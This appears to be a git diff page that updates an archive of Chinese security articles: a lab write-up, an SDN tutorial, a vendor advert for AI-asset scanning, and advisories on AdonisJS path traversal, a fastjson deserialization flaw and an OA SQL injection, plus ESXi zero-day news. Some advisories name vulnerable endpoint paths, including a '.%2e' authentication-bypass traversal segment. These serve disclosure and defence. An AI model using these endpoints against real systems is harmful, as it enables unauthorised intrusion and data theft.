
|
||||
|
||||
2.将难度评级为-999
|
||||
|
||||
|
||||
3.页面变化
|
||||
|
||||
|
||||
4.好靶场官方回复漏洞原因并修复
|
||||
其实跟上一个漏洞一样,都是由于前端无法渲染我们输入的数据导致的
|
||||
|
||||
⚠️ 免责声明:本文内容仅作安全技术学习交流,请勿用于非法用途。滥用本文技术造成的一切后果,责任自负!
|
||||
|
||||
|
||||
@@ -0,0 +1,23 @@
|
||||
# 低成本玩转SDN:实测OpenDaylight资源消耗仅1.1GB,完美纳管华为设备,开源方案真香!
|
||||
原创 衡水铁头哥 铁军哥 2026-01-13 01:03
|
||||
|
||||
对于前面介绍的Guard路由
|
||||
([H3C这个冷门功能Guard路由有什么用?我搭了一套实验环境,发现了它的秘密](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458863089&idx=1&sn=6665f631a110d61d2b2cfa76d2943fcc&scene=21#wechat_redirect)
|
||||
|
||||
),还有稍微复杂的SR-MPLS
|
||||
([验证成功!翼航仿真实训平台完美支持SR-MPLS L3VPN等前沿技术,网络学习利器](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458863151&idx=1&sn=1ccbf3bd4f684ab5ed25b3ee3b6c3fed&scene=21#wechat_redirect)
|
||||
|
||||
),再到时髦的SRv6
|
||||
([超越SR-MPLS!SRv6实测:基于纯IPv6数据面承载IPv4 VPN业务,体验协议简化之美](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458863205&idx=1&sn=91a7936ffb23ea3f42a2058396fa52ac&scene=21#wechat_redirect)
|
||||
|
||||
),实际使用中都是有正规控制器对接的。但是做实验肯定要控制成本,那就考虑一下开源控制器,主流的应该是ODL和ONOS,用到最多的,貌似应该是ODL。
|
||||
|
||||
|
||||
目前OpenDaylight(ODL)的最新版本是0.22.1,发布于2025年10月19日,同日发布的,还有一个0.21.3版本。
|
||||
|
||||

|
||||
|
||||
既然是测试使用,我们直接上最新的0.22.1版本。在下载页面,有两个下载版:一个是tar.gz压缩包,一个是zip压缩包。
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,137 @@
|
||||
# 千万罚款预警!AI安全纳入法治监管,ZoomEye Pro助力企事业单位识别AI资产和漏洞!
|
||||
知道创宇 2026-01-13 00:02
|
||||
|
||||
**新网络安全法正式施行,**
|
||||
|
||||
**人工智能被纳入法治监管视野**
|
||||
|
||||
|
||||
|
||||
|
||||


2026年1月1日,新修订的《中华人民共和国网络安全法》正式施行。此次修订不仅首次将
|
||||
人工智能安全
|
||||
纳入法律规制框架,更将罚款上限提升至
|
||||
1000万元,责任直接穿透至个人
|
||||
,为企业网络安全治理划定了不可逾越的红线。
|
||||
|
||||
|
||||
当AI技术重塑产业形态的同时,其带来的安全风险也被纳入法治监管视野,企业若仍沿用传统防护思路,必将在新法时代陷入被动局面。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**主流AI组件成为网络攻击新靶点,**
|
||||
|
||||
**漏洞利用层出不穷**
|
||||
|
||||
|
||||
|
||||
|
||||
随着大模型的迅猛发展,黑客将攻击目标逐渐从传统服务转移到了AI相关服务。AI组件漏洞利用事件层出不穷:
|
||||
|
||||
|
||||
|
||||
|
||||
● 2025年12月26日,国家安全部发布安全提示中提到,某单位工作人员在处理内部文件时,
|
||||
违规使用开源AI工具
|
||||
,由于电脑系统默认开启公网访问且未设密码,
|
||||
导致敏感资料被境外IP非法访问和下载
|
||||
。
|
||||
|
||||
|
||||
● 2025年5月27日,国家网络安全通报中心通报:AI绘图工具ComfyUI存在任意文件读取、远程代码执行等多个历史高危漏洞(CVE-2024-10099、CVE-2024-21574、CVE-2024-21575、CVE-2024-21576、CVE-2024-21577),
|
||||
攻击者可利用漏洞获取服务器权限、窃取数据,已有境外黑客组织借此实施网络攻击
|
||||
。
|
||||
|
||||
|
||||
● 2025年3月3日,国家网络安全通报中心通报,开源跨平台大模型工具Ollama默认配置存在未授权访问、模型窃取等安全隐患。因DeepSeek等大模型应用广泛,且多数用户私有化部署Ollama时未修改默认配置,易引发数据泄露、算力盗取、服务中断等网络和数据安全事件。
|
||||
|
||||
|
||||
● ...
|
||||
|
||||
|
||||
这些案例充分说明,AI组件已成为网络攻击的高危靶区,其漏洞隐患和违规使用带来的风险正快速渗透到各行各业。由于AI工具的
|
||||
轻量化部署、开源化特性
|
||||
,企事业单位往往
|
||||
无法全面掌握自身的AI资产分布,更难以提前识别隐藏的漏洞风险
|
||||
。
|
||||
|
||||
|
||||
|
||||
|
||||
**ZoomEye Pro支持**
|
||||
|
||||
**主流AI资产****识别和漏洞检测**
|
||||
|
||||
|
||||
|
||||
|
||||
面对
|
||||
AI资产底数难清、隐匿风险难察、新规要求难达
|
||||
等痛点,ZoomEye Pro能够助力企事业单位破解该困境。其可自动化排查内部网络中的AI资产,同时针对高危漏洞开展快速检测,帮助用户从 “被动防御” 转向 “主动防控”,筑牢AI时代的网络安全坚固防线。
|
||||
|
||||
|
||||
**1、AI资产识别**
|
||||
|
||||
|
||||
ZoomEye Pro拥有丰富的AI组件指纹库,
|
||||
已实现对 Ollama、LangChain、vLLM、Gradio、ComfyUI 等主流AI组件的精准识别,AI指纹数量920+
|
||||
,可全面覆盖全网AI资产探测需求。除核心的AI资产识别功能外,平台还能同步精准排查资产开放的端口与关联服务,助力企事业单位清晰掌握自身AI资产的分布全貌与暴露状态,
|
||||
为端口收敛优化提供数据支撑,从源头破解AI资产底数不清的核心痛点
|
||||
。
|
||||
|
||||
|
||||
**2、AI资产漏洞检测**
|
||||
|
||||
|
||||

ZoomEye Pro覆盖 CVE、CNVD、CNNVD 等权威漏洞平台披露的AI相关高危漏洞,
|
||||
目前已累计1600+AI资产漏洞
|
||||
,重点囊括远程代码执行、任意文件读取、未授权访问等致命漏洞类型。这类漏洞的核心风险在于
|
||||
利用门槛极低,黑客可借此直接突破系统核心防线,非法掌控关键资源或窃取核心数据
|
||||
,引发不可逆的安全损失。
|
||||
|
||||
|
||||
依托成熟的主动扫描技术,系统能对已发现的AI资产开展常态化漏洞检测,快速精准定位漏洞所在位置,科学评估漏洞危害等级,并同步输出可落地的修复建议,为业务部门高效处置漏洞提供有力支撑。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**3、 新爆发AI资产漏洞快速应急**
|
||||
|
||||
|
||||

针对新爆发的AI资产漏洞,ZoomEye Pro可提供快速应急响应能力。面对影响范围广、易被利用的已披露高危漏洞,漏洞情报最快可在10分钟内更新至本地。系统能够基于资产管理模块中的全量资产清单及已识别的组件信息,自动关联并研判可能受影响的资产范围。
|
||||
企事业单位可先根据 “可能受影响资产清单” 对相关资产进行临时隔离或强化防护;在PoC公开后,即可对这些资产开展精准检测,生成漏洞真实影响面报告,为后续修复提供依据
|
||||
。
|
||||
|
||||
|
||||
通过这一流程,帮助客户在漏洞爆发初期迅速建立有效防护,避免漏洞扩散引发大规模安全事件。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
AI技术的蓬勃发展,离不开安全合规的坚实护航。新网络安全法的施行,标志着AI安全已从“行业共识”升级为“法定责任”。面对主流AI组件攻击风险,摸清AI资产底数、发现并消除相关漏洞是运营者的必修课。ZoomEye Pro以丰富的AI组件识别、漏洞检测插件,以及极速应急响应能力,助力企事业单位加固网络安全防线,护航技术创新从容应对监管挑战。
|
||||
|
||||
|
||||
**ZoomEye Pro**
|
||||
|
||||
是面向企事业单位研发的一款网络资产扫描与管理系统。采用对全球测绘10余年的ZoomEye同款主动探测引擎,结合被动探测引擎,以及与ZoomEye云地联动的方式,能够全面采集内外网资产并统一管理。基于SeeBug漏洞平台、创宇安全智脑的能力,能够快速更新高威胁漏洞插件并对全部资产进行漏洞影响面分析。具备资产发现能力快速精准、资产指纹信息丰富、资产分类清晰直观、漏洞响应能力强的特点。帮助客户从攻击者视角持续发现内外网资产以及高风险问题,有效降低安全风险。
|
||||
|
||||
|
||||
**ZoomEye Pro-试用申请请联系您的专属商务经理或扫一扫下方二维码联系:**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
点击**阅读原文**
|
||||
,查看产品介绍
|
||||
|
||||
@@ -0,0 +1,45 @@
|
||||
# 漏洞预警 | AdonisJS路径遍历漏洞
|
||||
浅安 浅安安全 2026-01-13 00:02
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- CVE-
|
||||
2026-21440
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||

AdonisJS是一个基于Node.js的全栈Web应用框架。
|
||||
|
||||
|
||||
|
||||
**0x03 漏洞详情**
|
||||
###
|
||||
|
||||
**CVE-2026-21440**
|
||||
|
||||
**漏洞类型:**
|
||||
**路径遍历**
|
||||
|
||||
**影响:**
|
||||
**远程代码执行**
|
||||
|
||||
**简述:AdonisJS的@adonisjs/bodyparser包存在路径遍历漏洞,攻击者可通过构造恶意文件名,利用MultipartFile.move的默认选项,将文件写入服务器任意位置,从而导致远程代码执行。**
|
||||
|
||||
**0x04 影响版本**
|
||||
- @adonisjs/bodyparser <= 10.1.1
|
||||
|
||||
- @adonisjs/bodyparser <= 11.0.0-next.5
|
||||
|
||||
**0x05****POC状态**
|
||||
- 已公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
******目前官方已发布漏洞修复版本,建议用户升级到安全版本****:******
|
||||
|
||||
https://github.com/adonisjs/bodyparser/
|
||||
|
||||
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
# 漏洞预警 | 天锐绿盾审批系统fastjson反序列化漏洞
|
||||
浅安 浅安安全 2026-01-08 23:50
|
||||
浅安 浅安安全 2026-01-13 00:02
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # 暂无
|
||||
@@ -22,7 +22,10 @@ Fastjson反序列化
|
||||
执行任意代码****
|
||||
|
||||
**简述:**
|
||||
天锐绿盾审批系统的/trwfe/ws/taskCommon/endCallback接口存在Fastjson反序列化漏洞,
|
||||
天锐绿盾审批系统的
|
||||
/trwfe/login.jsp/.%2e
|
||||
/ext/mail/update/{mailId}
|
||||
接口存在Fastjson反序列化漏洞,
|
||||
未经授权的
|
||||
攻击者可以通过构造恶意的JSON数据包,利用Fastjson库在处理数据时存在的反序列化缺陷,在服务器端执行任意代码。
|
||||
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
# 漏洞预警 | 金和OA SQL注入漏洞
|
||||
浅安 浅安安全 2026-01-12 00:01
|
||||
浅安 浅安安全 2026-01-13 00:02
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # 暂无
|
||||
@@ -23,9 +23,7 @@ SQL注入
|
||||
获取敏感信息
|
||||
|
||||
**简述:**
|
||||
金和OA协同办公管理系统C6软件的
|
||||
/c6/JHSoft.Web.CrmOrder/OrderInfoView.aspx/
|
||||
接口存在SQL注入漏洞,
|
||||
金和OA协同办公管理系统C6软件的/c6/JHSoft.Web.CrmWorkFlat/LinkCharts.aspx/接口存在SQL注入漏洞,
|
||||
未经身份验证的
|
||||
攻击者可以通过该漏洞执行任意SQL语句,从而获取数据库敏感信息。
|
||||
|
||||
|
||||
@@ -1,8 +1,7 @@
|
||||
# 黑客利用0Day漏洞工具包在野攻击VMware ESXi实例
|
||||
FreeBuf 2026-01-08 10:31
|
||||
|
||||

|
||||
黑白之道 2026-01-13 01:19
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -59,7 +58,6 @@ PDB路径显示该工具包在简体中文环境中开发,如"全版本逃逸-
|
||||
|
||||
|
||||
防御建议:
|
||||
|
||||
- 及时为ESXi打补丁,已停止支持的版本无法获得修复
|
||||
|
||||
- 使用"lsof -a"命令监控ESXi主机的VSOCK进程
|
||||
@@ -82,21 +80,15 @@ Hackers Exploiting VMware ESXi Instances in the Wild Using zero-day Exploit Tool
|
||||
https://cybersecuritynews.com/vmware-esxi-exploited-toolkit/
|
||||
|
||||
|
||||
###
|
||||
###
|
||||
###
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651333596&idx=1&sn=a5f1d8decaf400a24f3b9e74a3a357e1&scene=21#wechat_redirect)
|
||||
###
|
||||
### 电台讨论
|
||||
|
||||
****
|
||||

|
||||
|
||||
****
|
||||
> **文章来源:FreeBuf**
|
||||
|
||||
|
||||
|
||||
黑白之道发布、转载的文章中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途及盈利等目的,否则后果自行承担!
|
||||
|
||||
如侵权请私聊我们删文
|
||||
|
||||
|
||||
**END**
|
||||
|
||||
|
||||
Reference in new issue
Block a user